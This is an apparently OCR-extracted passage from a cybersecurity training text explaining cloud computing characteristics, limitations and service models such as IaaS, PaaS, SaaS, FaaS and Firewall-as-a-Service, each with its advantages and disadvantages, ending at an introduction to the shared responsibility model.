
Discussed below are the characteristics of cloud computing that attract many businesses today to adopt cloud technology.

- **On-demand self-service**: A type of service rendered by cloud service providers that allow provisions for cloud resources, such as computing power, storage, and network, always on-demand, without the need for human interaction with the service providers.
- **Distributed storage**: Distributed storage in the cloud offers better scalability, availability, and reliability of data. However, cloud distributed storage can potentially raise security and compliance concerns.
- **Rapid elasticity**: The cloud offers instant provisioning of capabilities to rapidly scale up or down, according to demand. To the consumers, the resources available for provisioning seem to be unlimited and can be purchased in any quantity at any point of time.
- **Automated management**: By minimizing user involvement, cloud automation speeds up the process and reduces labor costs and the possibility of human error.
- **Broad network access**: Cloud resources are available over the network and accessed through standard procedures via a wide variety of platforms, including laptops, mobile phones, and personal digital assistants (PDAs).

- **Resource pooling**: The cloud service provider pools all the resources together to serve multiple customers in the multi-tenant environment, with physical and virtual resources dynamically assigned and reassigned on demand by the consumer of the cloud.
- **Measured service**: Cloud systems employ the “pay-per-use” metering method. Subscribers pay for cloud services by monthly subscription or according to the usage of resources such as storage levels, processing power, and bandwidth. Cloud service providers monitor, control, report, and charge consumption of resources by customers with complete transparency.
- **Virtualization technology**: Virtualization technology in the cloud enables the rapid scaling of resources in a way that non-virtualized environments cannot achieve.

Limitations of Cloud Computing

- Limited control and flexibility of organizations
- Proneness to outages and other technical issues
- Security, privacy, and compliance issues
- Contracts and lock-ins
- Dependence on network connections
- Potential vulnerability to attacks as every component is online
- Difficulty in migrating from one service provider to another



Types of Cloud Computing Services

SYS ADMINS

Infrastructure-as-a-Service (IaaS)

- Provides **virtual machines** and other abstracted hardware and operating systems which may be **controlled through a service API**
- E.g., Amazon EC2, Microsoft OneDrive, or Rackspace

DEVELOPERS

Platform-as-a-Service (PaaS)

- Offers **development tools**, **configuration management**, and **deployment platforms** on-demand that can be used by subscribers to **develop custom applications**
- E.g., Google App Engine, Salesforce, or Microsoft Azure

END CUSTOMERS

Software-as-a-Service (SaaS)

- Offers **software to subscribers** on-demand **over the Internet**
- E.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, or Freshbooks

SYS ADMINS

Identity-as-a-Service (IDaaS)

- Offers **IAM services** including SSO, MFA, IGA, and intelligence collection
- E.g., OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, or Okta

DEVELOPERS

Security-as-a-Service (SECaaS)

- Provides **penetration testing**, **authentication**, **intrusion detection**, anti-malware, security incident, and event management services
- E.g., eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, or Foundstone Managed Security Services

END CUSTOMERS

Container-as-a-Service (CaaS)

- Offers **virtualization of container engines**, and management of containers, applications, and clusters, through a web portal or API
- E.g., Amazon EC2, or Google Kubernetes Engine (GKE)

END CUSTOMERS

Function-as-a-Service (FaaS)

- Provides a platform for developing, running, and managing **application functionalities for microservices**
- E.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, or Oracle Functions

END CUSTOMERS

Anything-as-a-Service (XaaS)

- Offers anything as a service over the **Internet based on the user's demand** like digital products, food, transportation, medical consultations, etc.
- E.g., Salesforce, AWS, Google Compute Engine, Azure, O365 and G Suite, JumpCloud

Types of Cloud Computing Services

Cloud services are divided broadly into the following categories:

- **Infrastructure-as-a-Service (IaaS)**

  This cloud computing service enables subscribers to use on-demand fundamental IT resources, such as computing power, virtualization, data storage, and network. This service provides virtual machines and other abstracted hardware and operating systems (OSs), which may be controlled through a service application programming interface (API). As cloud service providers are responsible for managing the underlying cloud computing infrastructure, subscribers can avoid costs of human capital, hardware, and others (e.g., Amazon EC2, Microsoft OneDrive, Rackspace).

  Advantages:

  - Dynamic infrastructure scaling
  - Guaranteed uptime
  - Automation of administrative tasks
  - Elastic load balancing (ELB)
  - Policy-based services
  - Global accessibility

  Disadvantages:

  - Software security is at high risk (third-party providers are more prone to attacks)
  - Performance issues and slow connection speeds

- **Platform-as-a-Service (PaaS)**

  This type of cloud computing service allows for the development of applications and services. Subscribers need not buy and manage the software and infrastructure underneath it but have authority over deployed applications and perhaps application hosting environment configurations. This offers development tools, configuration management, and deployment platforms on-demand, which can be used by subscribers to develop custom applications (e.g., Google App Engine, Salesforce, Microsoft Azure). Advantages of writing applications in the PaaS environment include dynamic scalability, automated backups, and other platform services, without the need to explicitly code for them.

  Advantages:

  - Simplified deployment
  - Prebuilt business functionality
  - Lower security risk compared to IaaS
  - Instant community
  - Pay-per-use model
  - Scalability

  Disadvantages:

  - Vendor lock-in
  - Data privacy
  - Integration with the rest of the system applications

- **Software-as-a-Service (SaaS)**

  This cloud computing service offers application software to subscribers on-demand over the Internet. The provider charges for the service on a pay-per-use basis, by subscription, by advertising, or by sharing among multiple users (e.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, and Freshbooks).

  Advantages:

  - Low cost
  - Easy administration
  - Global accessibility
  - High compatibility (no specialized hardware or software is required)

  Disadvantages:

  - Security and latency issues
  - Total dependency on the Internet
  - Switching between SaaS vendors is difficult

- **Identity-as-a-Service (IDaaS)**

  This cloud computing service offers authentication services to the subscribed enterprises and is managed by a third-party vendor to provide identity and access management services. It provides services such as Single-Sign-On (SSO), Multi-Factor-Authentication (MFA), Identity Governance and Administration (IGA), access management, and intelligence collection. These services allow subscribers to access sensitive data more securely both on and off-premises (e.g., OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, Okta).

  Advantages:

  - Low cost
  - Improved security
  - Simplify compliance
  - Reduced time
  - Central management of user accounts

  Disadvantages:

  - Single server failure may disrupt the service or create redundancy on other authentication servers
  - Vulnerable to account hijacking attacks

- **Security-as-a-Service (SECaaS)**

  This cloud computing model integrates security services into corporate infrastructure in a cost-effective way. It is developed based on SaaS and does not require any physical hardware or equipment. Therefore, it drastically reduces the cost compared to that spent when organizations establish their own security capabilities. It provides services such as penetration testing, authentication, intrusion detection, anti-malware, security incident and event management (e.g., eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, Foundstone Managed Security Services).

  Advantages:

  - Low cost
  - Reduced complexity
  - Continuous protection
  - Improved security through best security expertise
  - Latest and updated security tools
  - Rapid user provisioning
  - Greater agility
  - Increased time on core competencies

Disadvantages:

- Increased attack surfaces and vulnerabilities
- Unknown risk profile
- Insecure APIs
- No customization to business needs
- Vulnerable to account hijacking attacks

- **Container-as-a-Service (CaaS)**

  This cloud computing model provides containers and clusters as a service to its subscribers. It provides services such as virtualization of container engines, management of containers, applications, and clusters through a web portal, or an API. Using these services, subscribers can develop rich scalable containerized applications through the cloud or on-site data centers. CaaS inherits features of both IaaS and PaaS (e.g., Amazon EC2, Google Kubernetes Engine (GKE)).

  Advantages:

  - Streamlined development of containerized applications
  - Pay-per-resource
  - Increased quality
  - Portable and reliable application development
  - Low cost
  - Few resources
  - Crash of application container does not affect other containers
  - Improved security
  - Improved patch management
  - Improved response to bugs
  - High scalability
  - Streamlined development

  Disadvantages:

  - High operational overhead
  - Platform deployment is the developer's responsibility

- **Function-as-a-Service (FaaS)**

  This cloud computing service provides a platform for developing, running, and managing application functionalities without the complexity of building and maintaining necessary infrastructure (serverless architecture). This model is mostly used while developing applications for microservices. It provides on-demand functionality to the subscribers that powers off the supporting infrastructure and incurs no charges when not in use. It provides data processing services, such as Internet of Things (IoT) services for connected devices, mobile and web applications, and batch-and-stream processing (e.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, Oracle Functions).

Advantages:

- Pay-per-use
- Low cost
- Efficient security updates
- Easy deployment
- High scalability

Disadvantages:

- High latency
- Memory limitations
- Monitoring and debugging limitations
- Unstable tools and frameworks
- Vendor lock-in

- **Anything-as-a-Service (XaaS)**

Anything as a service or everything as a service (XaaS) is a cloud-computing and remote-access service that offers anything as a service over the Internet based on the user's demand. The service may include digital products such as tools, applications, and technologies, as well as other types of services such as food, transportation, and medical consultations. The service is paid as per usage and cannot be purchased or licensed as regular products. Apart from common cloud services such as software as a service (SaaS), platform as a service (PaaS), and infrastructure as a service (IaaS), XaaS includes services such as network as a service (NaaS), storage as a service (STaaS), testing as a service (TaaS), malware as a service (MaaS), and disaster recovery as a service (DRaaS). XaaS offers secure services such as customer relationship management (CRM), cloud computing, and directory services (e.g., NetApp, AWS Elastic Beanstalk, Heroku, and Apache Stratos).

Advantages:

- Highly scalable
- Independent of location and devices
- Fault tolerance and reduced redundancy
- Reduced capital expenditure
- Enhances business process by supporting rapid elasticity and resource sharing

Disadvantages:

- Chances of service outage as XaaS is dependent on the Internet
- Performance issues due to high utilization of the same resources
- Highly complex and difficult to troubleshoot at times

- **Firewalls-as-a-Service (FWaaS)**

  This cloud computing service protects users and organizations from both internal and external threats by filtering the network traffic. FWaaS includes enhanced data analysis capabilities, including the ability to detect malware attacks, in addition to security functionality such as packet filtering, network analyzing, and IPsec (e.g., Zscaler Cloud Firewall, SecurityHQ, Secucloud, Fortinet, Cisco, and Sophos).

  Advantages:

  - Blocks malicious web traffic
  - Protects multiple cloud deployments
  - Standardized policy implementation
  - Improved network visibility
  - Enhanced reliability
  - Simpler architecture
  - Easier maintenance

  Disadvantages:

  - Resistance to acceptance
  - Network latency issues

- **Desktop-as-a-Service (DaaS)**

  This cloud computing service offers on-demand virtual desktops and apps to subscribers. Cloud service providers are responsible for providing infrastructure, computing power, data storage, backup, patching, and maintenance. Cloud providers deliver DaaS as a multi-tenancy subscription. The provider charges for the service with a predictable pay-as-you-need model (e.g., Amazon WorkSpaces, Citrix Managed Desktops, and Azure Windows Virtual Desktop).

  Advantages:

  - Global accessibility
  - Simplified management
  - Reduced downtime
  - Low cost
  - High flexibility
  - High scalability

Disadvantages:

- Security issues
- Network connectivity issues
- High licensing costs

- **Mobile Backend-as-a-Service (MBaaS)**

  This cloud computing service allows app developers to integrate their front-end applications with backend infrastructure through an application programming interface (API) and software development kit (SDK). This service reduces the time developers spend on developing backend functionality. It provides user management, push notifications, cloud storage, database management, and geolocation to develop applications (e.g., Google's Firebase, AWS Amplify, Kinvey, Apple's CloudKit, and Backendless Cloud).

  Advantages:

  - Improved development efficiency
  - Highly flexible
  - Scalability
  - Pay-as-you-go model

  Disadvantages:

  - Security issues
  - High initial costs

- **Machines-as-a-Service (MaaS) Business Model**

  This type of cloud computing model, also known as Equipment-as-a-Service (EaaS), allows manufacturers to sell or lease machines to clients and receive a percentage of profits generated by those machines. This model is extensively utilized and implemented to benefit both manufactures as well as clients. It is a sophisticated cloud model that allows the client and manufacturer to generate and track real-time products from the machine.

  Advantages:

  - Low investment cost
  - Improved adaptability
  - Reliable and cost-effective income source
  - Improved product quality and quantity

  Disadvantages:

  - Maintenance and repairs are expensive
  - Machines replace human workers, resulting in unemployment

🟦 Service Provider

Separation of Responsibilities in Cloud

In cloud computing, the separation of responsibilities of subscribers and service providers is essential. Separation of duties prevents conflict of interest, illegal acts, fraud, abuse, and error and helps in identifying security control failures, including information theft, security breaches, and evasion of security controls. It also helps in restricting the amount of influence held by any individual and ensures that there are no conflicting responsibilities.

There are mainly three types of cloud services; namely, IaaS, PaaS, and SaaS. It is essential to know the limitations of each cloud service delivery model when accessing specific clouds and their models.

The figure below illustrates the separation of cloud responsibilities specific to service delivery models.

